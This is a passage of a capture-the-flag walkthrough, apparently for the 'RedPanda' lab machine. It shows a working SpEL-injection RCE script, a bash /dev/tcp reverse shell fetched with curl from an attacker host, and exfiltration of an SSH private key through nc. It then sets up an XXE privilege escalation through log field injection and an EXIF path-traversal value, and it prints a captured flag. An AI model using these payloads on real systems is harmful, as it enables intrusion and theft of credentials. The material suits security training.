#!/usr/bin/python3
import sys, requests, re

def makePayload():
    command = sys.argv[1]
    payload = "*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(%s)" % ord(command[0])
    for character in command[1:]:
        payload += ".concat(T(java.lang.Character).toString(%s))" % ord(character)
    payload += ").getInputStream())}"
    return payload

def makeRequest(payload):
    r = requests.post("http://10.10.11.170:8080/search", data={'name': payload})
    m = re.search(r'<h2 class="searched">(?:You searched for:\s*)?(.*?)</h2>', r.text, re.DOTALL | re.IGNORECASE)
    if m: print(m.group(1).strip())

makeRequest(makePayload())
The regular expression in makeRequest is what makes the script usable: it extracts only the contents of the response's <h2 class="searched">, so the console prints the command's output and nothing else.
Reverse shell
With the script it's straightforward: serve a reverse-shell script over HTTP, download it and run it on the victim:
echo 'bash -c "bash -i >& /dev/tcp/10.10.16.6/443 0>&1"' > shell.sh
python3 -m http.server 80
nc -nlvp 443
python3 RCE.py "curl http://10.10.16.6/shell.sh -o /tmp/shell.sh"
python3 RCE.py "chmod +x /tmp/shell.sh"
python3 RCE.py "/bin/bash /tmp/shell.sh"
woodenk@redpanda:/tmp/hsperfdata_woodenk$ id
uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
Shell as woodenk, with an important detail: it belongs to the logs group. The user flag:
cat user.txt
cead9522f2e19a8922c1e2185ea23836We set persistence with an SSH key pair, because a reverse shell dies at the slightest stumble:
ssh-keygen -t rsa -b 2048 -f /home/woodenk/.ssh/id_rsa -N '' -q
cat /home/woodenk/.ssh/id_rsa.pub > /home/woodenk/.ssh/authorized_keys
chmod 600 /home/woodenk/.ssh/authorized_keys
cat /home/woodenk/.ssh/id_rsa | nc 10.10.16.6 443     # attacker side: nc -nlvp 443 > id_rsa
woodenk@redpanda:~$ ls -l .ssh
total 8
-rw------- 1 woodenk logs 1823 Oct 13 13:24 id_rsa
-rw-r--r-- 1 woodenk logs  398 Oct 13 13:24 id_rsa.pub
woodenk@redpanda:~/.ssh$ which nc
/usr/bin/nc

# attacker side:
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.170] 47704
The which nc is not a whim: if the binary were missing we would have to pull the key out some other way (base64 through the webshell itself, for instance).
chmod 600 id_rsa
ssh -i id_rsa woodenk@10.10.11.170
id
woodenk@redpanda:~$ id
uid=1000(woodenk) gid=1000(woodenk) groups=1000(woodenk)
Note the detail: the SSH session's id no longer includes 1001(logs), while the reverse shell's did. The reason is that the Java process the reverse shell hung off runs with that supplementary group, and a clean SSH session only loads the user's own groups. Worth keeping in mind for the next step: work from the reverse shell, or the logs group's files stay out of reach.
Privilege Escalation to root
The logs group and a periodic Java parser
We list the logs group's resources:
find / -group logs 2>/dev/null | grep -vE 'home|proc'
curl 127.0.0.1:8080 &>/dev/null
cat /opt/panda_search/redpanda.log
/opt/panda_search/redpanda.log
/credits
...
200 || 127.0.0.1 || curl/7.68.0 || /
The file /opt/panda_search/redpanda.log records each request in the format status_code || ip || user_agent || uri, and two of those fields (user_agent and uri) are attacker-controlled. Also, the entries we add disappear after a few minutes, a sign a root process touches the file. We monitor processes with a bash script:
#!/bin/bash
old_process=$(ps -eo command)
while true; do
    new_process=$(ps -eo command)
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|procmon|kworker"
    old_process=$new_process
done
> /usr/sbin/CRON -f
> /bin/sh -c /root/run_credits.sh
> java -jar /opt/credit-score/LogParser/final/target/final-1.0-jar-with-dependencies.jar
> /bin/bash /opt/cleanup.sh
Amid the noise, a Java process run by root from a cron appears: java -jar /opt/credit-score/LogParser/final/target/final-1.0-jar-with-dependencies.jar. That explains the log behaviour. We locate the source and read it:
grep -r 'redpanda.log' /opt/credit-score/LogParser
/opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java:
        File log_fd = new File("/opt/panda_search/redpanda.log");
A single match across the whole tree, and it points straight at the source file. To read it comfortably (syntax highlighting included) we transfer it to the attacker machine:
cat /opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java | nc 10.10.16.6 4444
# attacker side:  sudo nc -nlvp 4444 > app.java
package com.logparser;

import java.io.BufferedWriter;
import java.io.File;
...
import com.drew.imaging.jpeg.JpegMetadataReader;
import com.drew.metadata.Metadata;
import com.drew.metadata.Tag;

import org.jdom2.input.SAXBuilder;
import org.jdom2.output.XMLOutputter;

public class App {
    public static Map parseLog(String line) {
        String[] strings = line.split("\\|\\|");
        Map map = new HashMap<>();
        map.put("status_code", Integer.parseInt(strings[0]));
        map.put("ip", strings[1]);
        map.put("user_agent", strings[2]);
        map.put("uri", strings[3]);
The imports at the top already tell half the story: com.drew.imaging.jpeg is the library that reads EXIF metadata and org.jdom2.input.SAXBuilder is an XML parser. Both halves of the attack are declared in the file header.
What App.java does
Reading the code function by function reveals the chain we'll abuse.

main() opens redpanda.log and walks it line by line, calling isImage() on each one.

isImage() filters: only lines containing .jpg carry on.

parseLog() splits the line by | and assigns the fields in order: status_code, ip, user_agent and uri. Here is the first crack: if the User-Agent we send contains a |, it shifts the fields and whatever we put after it lands in uri.

getArtist() takes that uri (pointing to a .jpg), opens the image and reads its Artist metadata with an EXIF library. Second crack: that metadata is ours to set with exiftool.

Back in main(), the path /credits/ + artist + _creds.xml is built and addViewTo() parses it as XML. Third crack, and the decisive one: an XML parser opening a file whose path we chose.
Three chainable pieces: we control the log's uri (thus which image is read), we control that image's Artist metadata (thus the XML path), and the program parses an XML we can pre-create: perfect ground for an XXE.
XXE via log + EXIF metadata
First we prepare an image whose Artist metadata is a path that pulls the XML out of /credits/ and into /tmp (writable by us):
The image is served by the site itself, so its path comes straight from the browser's context menu on any of the results:

wget http://10.10.11.170:8080/img/florida.jpg -O jaime.jpg
exiftool -Artist='../../../../../../../../../tmp/jaime' jaime.jpg
exiftool jaime.jpg | grep -i artist
Artist : ../../../../../../../../../tmp/jaimeWe upload jaime.jpg to the victim's /tmp by serving it over HTTP from the attacker machine:
python3 -m http.server 80          # attacker
wget http://10.10.16.6/jaime.jpg   # victim, from /tmp
ls
woodenk@redpanda:/tmp$ wget http://10.10.16.6/jaime.jpg
Connecting to 10.10.16.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 111378 (109K) [image/jpeg]
Saving to: 'jaime.jpg'

jaime.jpg           100%[===================>] 108.77K   147KB/s    in 0.7s

2025-10-13 15:49:54 (147 KB/s) - 'jaime.jpg' saved [111378/111378]

woodenk@redpanda:/tmp$ ls
hsperfdata_root   hsperfdata_woodenk   jaime.jpg   shell.sh   ...

# and on the attacker's HTTP server:
10.10.11.170 - - [13/Oct/2025 17:49:52] "GET /jaime.jpg HTTP/1.1" 200 -
There is no need to invent the XML structure: at the foot of every search result there is a link with the entry's author.
